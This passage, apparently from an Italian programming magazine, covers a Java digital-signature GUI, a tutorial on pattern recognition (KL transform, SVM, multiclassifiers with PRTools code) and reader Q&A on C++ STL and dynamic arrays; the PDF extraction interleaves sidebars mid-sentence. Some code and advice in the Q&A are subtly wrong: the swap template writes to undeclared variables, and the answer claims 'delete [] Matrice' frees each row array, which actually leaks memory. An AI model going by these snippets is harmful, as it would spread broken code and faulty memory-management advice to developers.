L'unico parametro del *main* sarà il tradizionale vettore di stringe, solitamente utilizzato per passare alle applicazioni degli input a riga di comando, non utilizzato nel nostro caso. Definita la struttura standard del metodo main procediamo con l'istanziazione dell'oggetto GUI precedentemente descritto, quindi fissiate le dimensioni e il titolo da assegnare al nostro frame visualizziamo il tutto attraverso il metodo *setVisible* di JFrame. Il risultato, lanciando l'applicazione, sarà quello di una finestra che contiene l'interfaccia descritta nell'articolo.

```
/* classe che  contiene il main per avviare l'applicazione */
import firma2.*;
public class StartApplication {
  public static void main(String[] args) {
     Gui window = new Gui();
     window.setTitle("Firma & Verifica");
     window.setSize(700, 300);
     window.setVisible(true);
  }
}//StartApplication
```

GESTIONE DELLE CHIAVI: L'INTERFACCIA

L'interrogazione del KeyStore con la conseguente estrazione delle chiavi avviene attraverso il package *gestoreChiavi* le cui funzionalità sono state dettagliatamente descritte nel precedente articolo. Per coloro che non hanno seguito lo scorso appuntamento, ricordiamo che l'applicazione dopo aver individuato il *Keystore*, protetto da password, all'interno del filesystem, provvedeva ad individuare una coppia di chiavi asimmetriche all'interno dello stesso. Ricordiamo, altresì, che la coppia di chiavi asimmetriche sono referenziate all'intreno del KeyStore da una password, che protegge la chiave privata e un alias che identifica il certificato. In definitiva i parametri da gestire per reperire le chiavi di firma sono: la password per accedere al KeyStore, e la coppia *password – alias* del certificato per individuare ed estrarre la coppia di chiavi asimmetriche. Descriviamo brevemente come implementare una

Fig. 3: L'interfaccia (modalità firma)

X509

È lo standard che definisce i formati e le informazioni che un certificato digitale deve contenere.

AWT

***Abstract Window Toolkit*, libreria di classi mediante la quale è possibile sviluppare le Gui di ciascuna applicazione secondo i canoni grafici, specifici della piattaforma usata; il tutto nel pieno rispetto della filosofia Sun "*write once, run everywhere* ".**

firma digitale

KeyStore

Nel precedente appuntamento una parte dell'applicazione è stata dedicata alla generazione e la gestione della coppia di chiavi asimmetriche, indispensabili per la generazione e verifica della firma digitale. Le chiavi, opportunamente generate, venivano memorizzate all'interno di *KeyStore*.

Fasi di progettazione

La progettazione del sistema è stata suddivisa in due fasi: una prima fase in cui è stato progettato il sottosistema, che si occupa della generazione e gestione della coppia di chiavi asimmetriche usate per firmare e verificare i documenti.
Una seconda fase in cui è stato progettato il prodotto software che consente all'utente di firmare un documento oppure di verificare la firma apposta sullo stesso.

Firma & Verifica
Firma Digitale | Verifica Della Firma
Documento da verificare : torre.jpg.
Chiave : marano.cer.
Firma del documento : Firma.

Fig. 4: **L'interfaccia (modalità verifica).**

semplice interfaccia che permetta all'utente di interrogare il KeyStore ed estrarre la chiave privata. Evitando tediose e ripetitive analisi sulla composizione dell'interfaccia, ci limitiamo a descrivere solo il pannello del contenuto. Quello che ci serve sono semplicemente tre etichette (*JLabel*), e tre campi di testo mediante i quali fornire l'input necessario al back – end descritto nel precedente articolo. Inizialmente definiamo il layout manager del pannello, quindi adottando la politica Java sulla gestione dei contenitori utilizziamo due pannelli distinti per la gestione delle etichette e dei capi di testo. Quindi i pannelli così arredati vengono collocati all'interno del pannello principale.

```
// definiamo il contenitore
setBorder(BorderFactory.createEmptyBorder(20, 20, 20, 20));
setLayout(new BorderLayout());
// creazione dei pannelli accessori
Component LabelPanel = makeLabelPanel();
Component TextPanel =  makeTextPanel();
add(LabelPanel, BorderLayout.CENTER);
add(TextPanel, BorderLayout.EAST);
```

La costruzione di *LabelPanel*, pannello che funge da contenitore per le etichette, si struttura in tre fasi: la creazione di un un pannello che serve da contenitore, la definizione degli oggetti *JLabel* e la conseguente disposizione delle etichette nel contenitore.

```
protected Component makeLabelPanel(){
 // definizione delle etichette
   AliasCertificato = new JLabel(ACstring);
   KeyStorePassword = new JLabel(KSPstring);
   PrivateKeyPassword = new JLabel(PKPstring);
 // creazione del pannello (contenitore)
   JPanel labelPane = new JPanel();
 // disposizione  etichette sul pannello
   labelPane.setLayout(new GridLayout(0,1));
   labelPane.add(AliasCertificato);
   labelPane.add(KeyStorePassword);
   labelPane.add( PrivateKeyPassword);
 return labelPane;
 }// makeLabelPanel
```

Analogo procedimento viene seguito per la realizzazione di TextPane, il pannello che contiene i campi di testo necessari per l'input.
Inizialmente si procede con la definizione degli oggetti JTextField e dei relativi listner necessari per la gestione dell'evento, quindi si passa alla costruzione del contenitore ed infine si dispongono gli stessi oggetti sul pannello.

```
protected Component makeTextPanel(){
          // definizione campi di testo
           certificato = new JTextField(10);
           certificato.addActionListener(this);
           keyStore = new JTextField(10);
           keyStore.addActionListener(this);
           chiavePrivata= new JTextField(10);
           chiavePrivata.addActionListener(this);
          // creazione del pannello (contenitore)
          JPanel fieldPane = new JPanel();
        // disposizione  etichette sul pannello
          fieldPane.setLayout(new GridLayout(0,1));
          fieldPane.add(certificato);
          fieldPane.add(keyStore);
         fieldPane.add(chiavePrivata);
    return fieldPane;
}
```

Ultimata la fase in cui si effettua l'input necessario per accedere al KeyStore, bisogna necessariamente gestire la risposta all'evento, infatti il testo immesso attraverso i *JTextField* viene prelevato e passato come parametro all'applicazione che permette di interrogare il *KeyStore*, quest'ultima dettagliatamente descritta nel precedente articolo.

```
public void actionPerformed(ActionEvent evt) {
  String cer = certificato.getText();
  String ks= keyStore.getText();
  String kp= chiavePrivata.getText();
    ChiavePrivata chiavePrivata = new   ChiavePrivata();
    chiavePrivata.go(cer,ks,kp);
}
```

Per concludere ricordiamo che l'estrazione del certificato avviene attraverso l'applicazione *Keytool*, come già descritto in precedenza, usando la seguente istruzione a riga di comando.

```
C:\ >keytool -export -alias marano -file marano.cer
```

Il certificato estratto dal *KeyStore* viene memorizzato in un file la cui estensione è compatibile con lo standard X509 v2.

CONCLUSIONI

Il sistema sviluppato in questi due appuntamenti, permette la certificazione attraverso firma digitale debole di tutta la documentazione informatica.
Definito lo stato dell'arte, sono stati determinati gli standard vigenti in materia in modo da realizzare un sistema che a tutti gli effetti presenta i requisiti legali idonei per un effettivo impiego a norma di legge.

Salvatore Marano

Introduzione
AL PATTERN RECOGNITION PARTE SECONDA

Pattern Recognition

In questa seconda e ultima parte del corso introduttivo di pattern recognition focalizzeremo l'attenzione sui metodi di selezione delle feature e sulla classificazione mediante l'utilizzo delle Support Vector Machine (SVM) e mediante Multiclassificatore (MCS).

Molti metodi di pattern recognition sono basati sull'estrazione di feature e successivamente dalla classificazione. Utilizzare "tante features quante possibili" porta normalmente a risultati non eccellenti: è di fondamentale importanza che le feature non siano correlate/ridondanti. I metodi di selezione delle feature si dividono in due classi, gli algoritmi della prima classe determinano un sottoinsieme che massimizza un certo criterio, metre la seconda classe è costituita da algoritmi di ricerca. I criteri di decisione possono essere i risultati della classificazione oppure la distanza fra clusters. Le tecniche considerate più efficaci per il problema della feature selection sono le SFSM *(Sequential Floating Search Methods)*, tali metodi si dividono in due categorie: forward (SFFS) and backward (SFBS). Nel SFFS si parte con un sottoinsieme vuoto e, ad ogni step, si aggiunge la migliore feature sulla base di un dato criterio, inoltre si verifica se l'eliminazione della peggiore feature ci permette di massimizzare il criterio. I vari step si susseguono finché non si raggiunge il numero di feature desiderate. La ricerca backward (SFBS) lavora in maniera analoga, ma partendo da un sottoinsieme comprensivo di tutte le feature. Citiamo infine i metodi AFSM (adaptive floating search methods), la cui differenza rispetto al SFSM è che considera più feature nel medesimo passo. Un'altra soluzione a questo problema è l'utilizzo di metodi di riduzione di dimensionalità, i quali eseguono un mapping dallo spazio iniziale composto da N features ad uno spazio di dimensione inferiore. La più nota trasformata per effettuare tale trasformazione è la trasformata di Hotelling o espansione discreta di Karhunen Loeve, la quale è basata sulle proprietà statistiche dei patterns.

TRASFORMATA KL

Uno dei compiti più difficili nella pattern recognition è lo sviluppo di una teoria in grado di trattare qualsiasi tipo di pattern, senza avere informazioni sul dominio applicativo. I migliori approcci per l'estrazione automatica delle caratteristiche sono le trasformazioni lineari introdotte dalla KL e dalla discriminant analysis. Le caratteristiche vengono selezionate durante un *Training*: i due metodi differiscono per il fatto che il primo ottimizza la rappresentazione dei pattern, il secondo costituisce un approccio supervisionato alla classificazione. Recentemente è stata introdotta una generalizzazione della trasformata KL, la Multi-space KL (MKL) nella quale vengono creati più sottospazi per rappresentare i pattern. Come precedentemente detto uno dei metodi più utilizzati per effettuare la riduzione di dimensionalità è la trasformata di Karhunen Loeve o, come spesso viene chiamata, trasformata di Hotelling. Un'altra applicazione di tale modello, particolarmente utile nel nostro caso particolare, è la possibilità di trasformare variabili correlate in *incorrelate*. Ricordiamo che l'utilizzo di feature correlate riduce il potere discriminante. Viene definita proiezione di un vettore sullo spazio *KL* k-dimensionale un cambio di coordinate, a seguito del quale d-k coordinate divengono nulle. Viene definita retro-proiezione di un vettore nello spazio *KL* k-dimensionale un cambio di coordinate, a seguito del quale d-k coordinate divengono non-nulle. I difetti della *KL* sono principalmente due:

- Problema della *linearità*
- Problema della *scalabilità*

Con Problema della linearità s'intende il fatto che la KL fornisce un mapping lineare, dunque è adatta a dati che seguono una distribuzione Gaussiana, ovvero la nuvola di punti è vagamente simile a un'iperelissoide. Con Problema della scalabilità s'intende il fatto che quando il numero di pattern e di classi aumenta, è necessario un training set più grande per soddisfare le necessità di rappresentatività, e l'efficacia della KL diminuisce: il potere delle caratteristiche scompare quando le caratteristiche tendono a diventare uniformi,

File sul CD
\soft\codice\prtools

File sul Web
www.itportal.it/iop69/prtools

Feature
Caratteristiche estraibili da un pattern. Tali valori, normalmente memorizzati in vettori, vengono utilizzati dal sistema di classificazione.

Pattern Recognition

Fig. 1: Differenza KL/MKL/.

mentre il tempo di training può diventare proibitivo. Si può cercare di superare queste limitazioni aumentando la dimensionalità del sottospazio KL, solitamente tali tecniche non portano a risultati soddisfacenti: nella classificazione ci potrebbe essere un peggioramento delle prestazioni, in quanto l'informazione portata dalle dimensioni aggiuntive potrebbe contenere "rumori" di vario genere; nella rappresentazione un certo appiattimento delle caratteristiche permane.
Nella parte destra della Fig. 1 vi è la riduzione da due a una dimensione mediante KL, in poche parole determinato il sottospazio (la linea nera) si proiettano su esso i pattern. Nella MKL (parte sinistra) si usano più sottospazi, il pattern viene proiettato nel sottospazio più vicino, così facendo ottengo una migliore rappresentazione dei dati a pari riduzione di dimensionalità. Per i più volenterosi, soprattutto per chi ha un minimo di conoscenze di geometria e statistica, nel paragrafo *Formalizzazione KL/MKL* si spiega come si creano i sottospazi e com si effettuano le proiezioni. Analogamente alla KL anche nella MKL l'aumento del numero di dimensioni minimizza l'errore, bisogna comunque te-

FORMALIZZAZIONE MATEMATICA DELLA KL/MKL

Sia P un insieme di n pattern d dimensionali, posto X il vettore dei patterns, e $p(X)$ la sua funzione di distribuzione, il vettore medio di X è definito (nel caso più pratico di variabili discrete con probabilità uguali)

$$(1/n) \sum_{x \in P} X$$

Mentre la matrice di covarianza, la quale indica la dispersione della distribuzione, è definita nel seguente modo:

$$\Sigma = (1/n) \sum_{x \in P} (x-x)(x-x)^T$$

Dato che la matrice di covarianza è reale e simmetrica, esistono una matrice diagonale Λ costituita dagli autovalori della matrice di covarianza, e dalla matrice ortonormale ϕ le cui colonne sono gli autovettori dei corrispondenti autovalori della matrice di covarianza.

$$\phi^T \Sigma \phi = \Lambda, \ \phi^T \phi = I$$

Dal fatto che la matrice sia simmetrica e che gli elementi della matrice di covarianza siano reali implica che anche gli autovalori e i relativi autovettori siano reali. La trasformata viene definita come:

$$Y = \phi^T (X-\overline{X})$$

Per il nuovo vettore otteniamo i seguenti risultati:

$$\overline{Y} = E(\phi^T (X-\overline{X})) = \phi^T (E(X) -\overline{X}) = 0$$

$$\Sigma_y = E(\phi^T (X-\overline{X})(X-\overline{X})^T \phi) = \phi^T \Sigma_x \phi = \Lambda$$

Ciò implica che le componenti delle trasformate siano incorrelate. La trasformata inversa è così definita:

$$X = \phi Y + \overline{X}$$

In sostanza gli autovettori individuano la direzione di massima variazione dei patterns, mentre gli autovalori rappresentano la loro varianza.
Vediamo ora la MKL, sia $P= \{x_i \in R^n \mid i = 1\ldots m\}$ insieme di m vettori n-dimensionali; per una partizione di P e per un dato insieme K di scalari, tali che:

$$\cup P_i = P, P_i \cap P_j = 0, \forall i,j = 1..s, i \neq j$$

Vincolo di partizione

$$m_i = card(P_i) \geq \left\lfloor \frac{m}{s+1} \right\rfloor, \forall\ i = 1..s$$

Vincolo di bilanciamento

Tre sono i requisiti numerici che il numero k di autovettori deve soddisfare in ogni sottospazio:

$$k<d, k<n, k>0$$

La trasformata MKL è definita dai sottospazi:

$$S = \{S_i = S_{\overline{x}, \phi_{i,k_i}}, i = 1..s\}$$

dove

$$\overline{x} = (1/m) \sum x$$

ϕ matrice le cui colonne sono gli autovettori corrispondenti ai più grandi autovalori. Si definisce soluzione MKL una terna, $(s, \wp, K)$.
Facilmente si osserva che la KL nient'altro è che un caso particolare della MKL, con $s=1$, $P = \{P\}$, $K = \{k\}$.
L'errore quadratico medio percentuale di ricostruzione è definito come la somma pesata dell'errore medio legato agli spazi KL.

Nearest Neighbor

Assegna un pattern alla classe di appartenenza del pattern del training set più vicino in base, in genere ma non è obbligatorio, alla distanza euclidea.

ner conto che nelle applicazioni di classificazione, è stato dimostrato che la minimizzazione oltre un certo limite non migliora la separabilità delle classi, mentre le performance potrebbero peggiorare. Stesso risultato si ottiene aumentando il numero di sottospazi, in questo caso bisogna stare attenti a non utilizzare pochi elementi per la creazione del sottospazio, questi non potrebbero essere in numero sufficiente per rappresentare nuovi pattern, ci troveremo di fronte ad una mancata capacità di generalizzazione. Vediamo ora l'utilizzo pratico della KL con le classi del PRTool. Guardiamo la rappresentazione grafica utilizzando i primi due autovettori per la rappresentazione di una foto.

```
if exist('face1.mat') ~= 2
        error('Face database not in search path')
end
a = readface([1:40],1);
w = klm(a);
imagesc(dataset(eye(39)*w',[],[],[],[],112)); drawnow
```

Come potete notare il codice è elementare: letto il database di facce (*'face1.mat'*), effettuo il mapping della *KL (klm)* a una singola dimensione. Infine, *imagesc* crea l'immagine di Fig. 2.

Fig. 2: **Rappresentazione di foto mediante KL.**

Tale rappresentazione, a prima vista non utile, lo sarà assai nella classificazione… (cioè nella creazione di un riconoscitore di volti). Comunque il metodo di creare un mapping KL è sempre questo (qualsiasi problema stiamo trattando): creo il mapping *(w)* e poi per ridurre un dataset effettuo una "moltiplicazione" di questo per il mapping, (ricordate *w=klm (dataset,dimensione)*).

SVM

Al contrario dei classificatori classici in cui si cerca di stimare la densità di probabilità delle classi, in questo metodo si cerca di trovare le superfici decisionali che delimitano le classi. L'azione del Support Vector Machine *(SVM)*, consiste nel mappare lo spazio di input R^M (*m* è il numero delle caratteristiche estratte) in uno spazio R^D (con $d>m$) in cui viene costruito l'iperpiano che permette, grazie ai maggiori gradi di libertà di separare i dati di training appartenenti alle due classi.

L'iperpiano utilizzato per la separazione viene scelto come quello che rende massima la distanza fra l'iperpiano e il vettore di training ad esso più vicino: Maximal Margin Hiperplane *(MMH)*. Effettuiamo un semplice confronto con uno dei modelli più utilizzati, una rete neurale, tipo Multi Layer Perceptron *(MLP)*, in questo caso l'iperpiano ottenuto dopo l'addestramento è il risultato dei cambiamenti che subisce quello iniziale, scelto a caso, cercando di trovare una zona in cui i dati del training set siano classificati correttamente (o quasi). Esiste un problema: si cade spesso in minimi locali che non permettono di raggiungere la soluzione ottima del problema.





Fig. 3: **Iperpiani di separazione.**

Vediamo ora alcune proprietà delle SVM:

1) La soluzione, se esiste, corrisponde ad un minimo globale per il problema in esame ed è unica.

2) Solo una parte dei vettori presenti nel Training Set i cosiddetti Support Vector, compariranno nell'espressione della soluzione.

3) L'algoritmo, inizialmente sviluppato per casi linearmente separabili, è facilmente generalizzabile al caso non lineare.

4) La complessità dipende dal numero dei pattern del Training Set e non dalla dimensionalità dello spazio delle feature.

Consideriamo il problema in cui possediamo due classi di pattern linearmente separabili, cioè esista almeno un iperpiano in grado di separare senza errori i dati.
I Pattern che giacciono sul margine sono detti *Support Vector*, in base a questi si può definire la soluzione del problema. Ci troviamo di fronte ad un problema di ottimizzazione vincolata con una funzione quadratica da ottimizzare con vincoli lineari. Nel caso di un training set non-separabile, non è definibile un margine di confine tra le due classi, quindi la formulazione utilizzata non è direttamente applicabile. In questo caso, durante la costruzione dell'iperpiano ottimo s'introducono variabili di slack nei vincoli in modo tale che, se un pattern viene classificato giustamente, allora le variabili di slack valgono 0. Inoltre viene definito un costo per errori di classificazione, si modifica quindi la fun-

Pattern Recognition

Feature Selection

Insieme di metodi per selezionare d feature fra le D disponibili (d<D), lo scopo è massimizzare le performance del sistema di pattern recognition.

Multi-classificatore

Metodi per combinare l'output di più classificatori in modo da migliorare le performance rispetto all'uso di un singolo classificatore.

Pattern Recognition

Trasformate KL

Insieme di metodi che permettono di ridurre la dimensionalità del problema annullando alcune coordinate del sistema, in particolare vengono eliminate le dimensioni meno utili dal punti di vista rappresentativo.

SVM

Classificatore che cerca di creare una superficie di separazione fra le classi, in modo da massimizzare la distanza fra i pattern delle diverse classi.

zione da minimizzare, inserendo il parametro *C* che definisce il peso da dare agli errori nella ricerca dell'iperpiano ottimale e viene deciso a priori dall'utente. Nel caso di vettori non giustamente classificati il moltiplicatore di Lagrange vale *C*, se invece i vettori sono ben classificati vale fra *0* e *C*. In definitiva *C* è il limite superiore per i valori dei moltiplicatori. La soluzione del problema per il caso non separabile può essere generalizzata al caso in cui si voglia dare un costo differente agli errori di classificazione d'esempi appartenenti ad una classe rispetto agli altri. Questa possibilità potrebbe essere motivata ad esempio se, all'interno dell'insieme di training, si ha un diverso numero d'esempi, oppure dalla necessità di introdurre uno sbilanciamento, in modo da avere un ulteriore parametro con cui raffinare l'apprendimento della rete. Si cerca ora di dare la formulazione delle *SVM* nel caso non lineare: si tratta semplicemente di effettuare un mapping non lineare dallo spazio di input di *d* dimensioni in uno spazio *H* a *m* dimensioni *(feature space)*, dove $m>d$. e costruire in questo spazio l'iperpiano.

TEOREMA DI COVER SULLA SEPARABILITÀ DEI PATTERN

Un problema non banale di classificazione, mappato non linearmente in uno spazio con un numero di dimensioni maggiore di quello originario, ha più probabilità di essere linearmente separabile. Talvolta accade che problemi non separabili nello spazio di partenza diventino separabili in quello delle feature, dove maggiori sono i gradi di libertà. Ciò equivale a separare i pattern nello spazio originario con superfici complesse. Il problema più rilevante sarebbe ora quello di calcolare l'immagine in *H* di ogni vettore appartenente al problema, nella maggior parte dei casi ciò è computazionalmente intrattabile. Per risolvere questo problema si utilizzano le cosiddette funzione *kernel* (le quali ovviamente devo soddisfare alcune condizioni, in particolare quelle imposte dal teorema di Mercer).
Le funzioni kernel che soddisfano il teorema di Mercer sono numerosissime, ma quelle più note e utilizzate sono:

1) *Polinomio di grado q*

2) *Radial Basis Function (RBF)*

3) *Neural Network*

4) *Espansione di Fourier.*

FORMALIZZAZIONE MATEMATICA DELLE SVM

Consideriamo due classi di pattern e definiamo un insieme di training contenente *n* campioni in questo modo:

$\{x_i, y_i\}$ con $y \in (+1, -1)$, dove con *y* si intendono le etichette delle due classi. In iperpiano è così definito:

$D(x)=wx + b$
w: vettore normale all'iperpiano
$b/ \|w\|$: distanza dall'origine
$D(x)=0$: luogo dei vettori sul piano
$x= x_p + r\, w/ \|w\|,\ D(x_p) = 0$

I vincoli che l'iperpiano deve sottostare sono i seguenti:

$wx_i + b \geq 1$
$wx_i + b \leq -1$

in forma compatta:

$y_i (wx_i + b) \geq 1$

Dunque la distanza del vettore positivo (negativo) più vicino all'iperpiano è pari a $1/ \|w\|$.





Fig. 4: **Rappresentazione 3-D dell'iperpiano.**

Il margine è dato dalla loro somma. Il problema consiste nel cercare quell'iperpiano che massimizza il margine. Questo tipo di procedimento è giustificato dal fatto che, in prossimità di un punto appartenente ad una certa classe, è più probabile trovare punti della stessa classe che punti dell'altra. In definitiva il problema è il seguente:

Minimizza: $\|w\|^2 /2$

Vincoli $y_i (wx_i + b) \geq 1 - \varepsilon_i,\ i=1..n$

Vediamo come utilizzare l'SVM nel PRTool.

[W,J] = svc(A,type,par,C)

A è il dataset di training, *type* implica il tipo di kernel:

Pattern Recognition

```
'polynomial'  | 'p'
'exponential' | 'e'
'radial_basis' | 'r'
'sigmoid'     | 's'
```

par e *C* sono i parametri del Kernel (non preoccupatevi se non li inserite li mette di default la funzione) e il peso degli errori. L'output è composto dal solito mapping *w* e da *J* che contiene l'indice degli oggetti di support. Per classificare un test set basta:

*testd(dataset(test set)*w) ;*

MULTICLASSIFICATORI

Per prima cosa spieghiamo che cosa s'intende con multiclassificatore. Con tale termine s'intende un sistema dove diversi classificatori sono utilizzati contemporaneamente, e le decisioni dei singoli classificatori sono fuse. Recentemente è stato dimostrato che l'utilizzo di combinazione di classificatori può migliorare, talvolta anche marcatamente, le prestazioni di un singolo classificatore.
Molto importante è tener conto che la combinazione è efficace solo nel caso in cui i singoli classificatori siano in qualche modo indipendenti fra loro, ovvero non commettano errori dello stesso tipo.
Tale indipendenza si può ottenere cercando di utilizzare feature diverse, impiegando algoritmi diversi per l'estrazione delle feature, utilizzando training set diversi *(bagging)*, oppure insistendo nell'addestramento con i pattern più frequentemente classificati erroneamente *(boosting)*.
In particolare la fusione avviene a livello di confidenza oppure a livello di decisione.
Nella fusione per decisione ogni singolo classificatore fornisce in output la propria decisione (che consiste nella classe cui ha assegnato il pattern) e il livello di affidabilità della classificazione eseguita (ovvero di quanto il classificatore si sente sicuro della decisione presa). Uno dei più noti e semplici metodi di fusione è la cosiddetta *majority vote rule*; ogni classificatore vota per una classe, il pattern viene assegnato alla classe maggiormente votata. Dato un problema di classificazione a due classi e un multiclassificatore costituito da *N* classificatori, la majority vote rule classifica il pattern come appartenente alla classe che ha ottenuto almeno *(N+1)/2* voti.
Teoricamente se i vari classificatori sono indipendenti (cosa a dir poco difficile da ottenere in pratica) utilizzando 21 classificatori, dove ogni classificatore commette il 20% di errore in pratica, l'errore del multiclassificatore sarebbe del 0.001% !.
Nella fusione a livello di confidenza ogni singolo classificatore fornisce in output la confidenza di classificazione del pattern rispetto a ciascuna classe, ovvero un vettore di dimensionalità pari al numero della classi. Dove l'i-esimo elemento indica la probabilità di appartenenza del pattern alla classe i-esima.
Diversi metodi di fusione sono possibili tra cui: somma, media, prodotto, max, min.
Il metodo della somma è uno dei più noti e utilizzati per la sua robustezza. Il metodo prevede di eseguire la somma vettoriale dei diversi vettori di confidenza, e di classificare il pattern sulla base dell'elemento maggiore. Una semplice variante è quella della somma pesata, dove la somma dei vettori di confidenza è eseguita pesando i diversi classificatori in base al loro grado di abilità. Il grado di abilità in genere viene definito in base alle singole prestazioni dei classificatori, ad esempio in maniera inversamente proporzionale all'errore di classificazione. Infine tengo a sottolineare che bisogna fare molta attenzione alla normalizzazione dei diversi vettori di confidenza. Infatti, spesso questi non sono tra loro confrontabili a causa dei diversi spazi di variazione. Per una normalizzazione efficace una semplice divisione rispetto agli spazi di variazione non è sufficiente….
Vediamo dunque un esempio di multiclassificazione:

```
A = gendatd(100,100,10);
[B,C] = gendat(A,20);
wkl = klm(B,0.95); %mapping con la KL
bkl = B*wkl; % riduzione mediante KL
vkl = ldc(bkl); % ldc è un classificatore statistico
w1 = wkl*vkl; %opero nello spazio originario
testd(C*w1)
wfn = featself(B,'NN',3);  %metodo di feature selection
bfn = B*wfn; vfn = ldc(bfn);
w2 = wfn*vfn;
testd(C*w2)
wfm = featself(B,ldc,3);
bfm = B*wfm;
vfm = ldc(bfm);
w3 = wfm*vfm;
testd(C*w3)
w4 = ldc(B);
testd(C*w4)
w5 = knnc(B,1);
testd(C*w5)
wall = [w1,w2,w3,w4,w5]; %combinazione
testd(C*meanc(wall)) %regola della media…
testd(C*maxc(wall))
testd(C*minc(wall))
testd(C*majorc(wall))
```

CONCLUSIONI

Si conclude con questo articolo questa breve introduzione al pattern recognition, nel corso della quale spero di aver spiegato i concetti fondamentali di questa affascinante disciplina delle scienze dell'informazione. Nei prossimi tratteremo problemi pratici, vi ricordo ancora una volta che i listati che presenterò nei prossimi articoli saranno basati sulle classi del PR-Tool 3 (ma non solo), e saranno scritti in linguaggio Matlab 6.0.

Loris Nanni

Bibliografia

• **MULTI-SPACE KL FOR PATTERN RECOGNITION AND CLASSIFICATION. TECHNICAL REPORT N° 5** *R.Cappelli D.Maio D.Maltoni* (CSITE-CNR Università di Bologna) 2000

• **MAKING LARGE-SCALE SVM LEARNING PRACTICAL** *Thorsten Joachims* LS8-Report, 24, Università di Dortmund, LS VIII-Report 1998

Librerie STL

Cara redazione di ioProgrammo, vorrei disturbarvi con una domanda: che cos'è la libreria STL e quali differenze sussistono con le librerie standard del C++? Vi ringrazio in anticipo per il vostro tempo e per la cortesia.

Elia Federici

STL è una libraria sviluppata da Alexander Stepanov, da sempre in contrapposizione alla programmazione orientata agli oggetti, quest'ultima costituente il paradigma principale del linguaggio C++. STL si basa invece sul paradigma della cosiddetta programmazione generica. Le librerie standard del C++ traggono notevole spunto da STL, tuttavia il loro contenuto è deciso in seno al comitato ANSI/ISO.
Nella sostanza, la differenza principale tra STL e programmazione orientata agli oggetti consiste nella differente implementazione del polimorfismo universale (non basato sulle forzature – coercion), parametrico per la prima, per inclusione nel secondo caso. Un esempio di polimorfismo parametrico è costituito dall'implementazione di una funzione di scambio (scambia) indipendente dai dati di ingresso:

```
template< class T >
void scambia( T* primo, T* secondo )
{
T temp = *primo ;
        *a = *secondo ;
        *b = temp ;}
```

Il codice indica una famiglia di funzioni, parametrizzate sul tipo T, che scambiano elementi di tipo T. In realtà, una funzione non può operare su parametri di tipo qualunque, poiché dobbiamo supporre che esista una relazione d'ordine tra i due parametri (nel nostro caso l'uguaglianza). Per tale motivo, in questo caso, si parla di genericità con vincoli. L'approccio "orientato agli oggetti" al polimorfismo è molto differente. Anziché definire una funzione rendendola parametrica rispetto ai tipi trattati, si definisce la categoria (classe) degli elementi su cui ha senso applicare la funzione. Quindi, mentre nel polimorfismo parametrico si parte dalle funzioni, mantenendo implicite le proprietà degli elementi, nel polimorfismo ad oggetti si cerca immediatamente di identificare le proprietà degli elementi cui si possono applicare le funzioni. Una volta definita tale classe, quelle da essa derivate ne ereditano le funzioni, con la possibilità di ridefinirle.

Array bidimensionale in C++

Gentile redazione di ioProgrammo, vi sottopongo un dubbio che mi affligge da qualche tempo. Vorrei capire com'è possibile (se possibile!) definire in C/C++ un array bidimensionale, rendendo dinamico sia il primo che il secondo indice. Ho provato ad utilizzare un array di puntatori, ma il problema si pone in quanto bisogna sempre definire un indice. Com'è possibile fare ciò? Ringrazio anticipatamente.

Fabrizio Lallai

La domanda è un po' ambigua in quanto non si capisce se per array dinamico si intende il dimensionamento a runtime o il dimensionamento dinamico di un array. Nel primo caso, non ci sono problemi di alcun genere. Basta usare correttamente l'operatore *new* per allocare la dimensione che si intende fornire alla matrice, sia per il primo indice, sia per il secondo. Naturalmente, occorre inizializzare prima un indice (di solito quello delle righe) e poi iterare in un ciclo di *for* l'inizializzazione di ciascun puntatore appartenente al vettore prima allocato. Ecco una possibile implementazione:

```
double** Matrice;
Matrice = new double* [numRighe];
for (UINT i=0; i<numRighe; i++)
Matrice[i] = new double[numColonne];
```

Nella seconda riga di codice, inizializziamo un array di puntatori a double costituito da un numero di elementi pari al valore di *numRighe*. Con il ciclo di *for*, invece, inizializziamo ciascuno degli elementi del primo array come vettori di double costituiti ciascuno da un numero di elementi pari al valore di *numColonne*. L'operazione può essere fatta in qualsiasi momento, pertanto può avvenire anche a runtime. Naturalmente, quando la matrice non serve più, la memoria va rilasciata con una istruzione del tipo *delete [] Matrice*, lasciando al compilatore il compito di rilasciare la memoria impegnata dai vari puntatori. Tutt'altro discorso, invece, se si vuole cambiare a runtime la dimensione degli elementi della matrice. In questo caso, occorre creare un'altra matrice con le nuove dimensioni (più grande o più piccola), in cui copiare gli elementi di quella precedente. Al termine dell'operazione, si provvederà al rilascio della memoria impegnata dalla prima matrice, come spiegato prima. Esistono classi che sono già predisposte per tali operazioni, come *CArray* di MFC per Visual C++. Il loro utilizzo può semplificare la vita del programmatore, che non si dovrà occupare dei dettagli implementativi, grazie all'invocazione di una istruzione del tipo *Matrice.SetSize (nuovaDimensioneRighe)* per il primo indice e *Matrice[i].SetSize(nuovaDimensioneColonne)* per il secondo indice. Concettualmente, però, l'operazione viene eseguita esattamente nella maniera in cui l'abbiamo descritta.

Licenze Software

Comincio con i dovuti complimenti alla vostra rivista: il 70% delle risposte e dei programmi che mi servono, lo trovo proprio tra le vostre pagine o nei vostri CD. Quello che vorrei sapere, merita

probabilmente un intero articolo, per la complessità del tema. Provo comunque a porre la domanda. Se io scrivessi un programma e lo volessi distribuire gratuitamente, con i codici, magari permettendo le modifiche, ecc..., ma volessi anche proteggermi da eventuali danni creati dal programma, potrei sfruttare una delle varie licenze che si utilizzano per programmi Open Source? E se sì, dovrei solo inserire il file con la licenza o dovrei in qualche modo dire a chi l'ha creata che io la uso? So che l'argomento è complesso, ma spero che riusciate e rispondermi. Grazie per l'attenzione e distinti saluti.

Pierantonio Pozzan

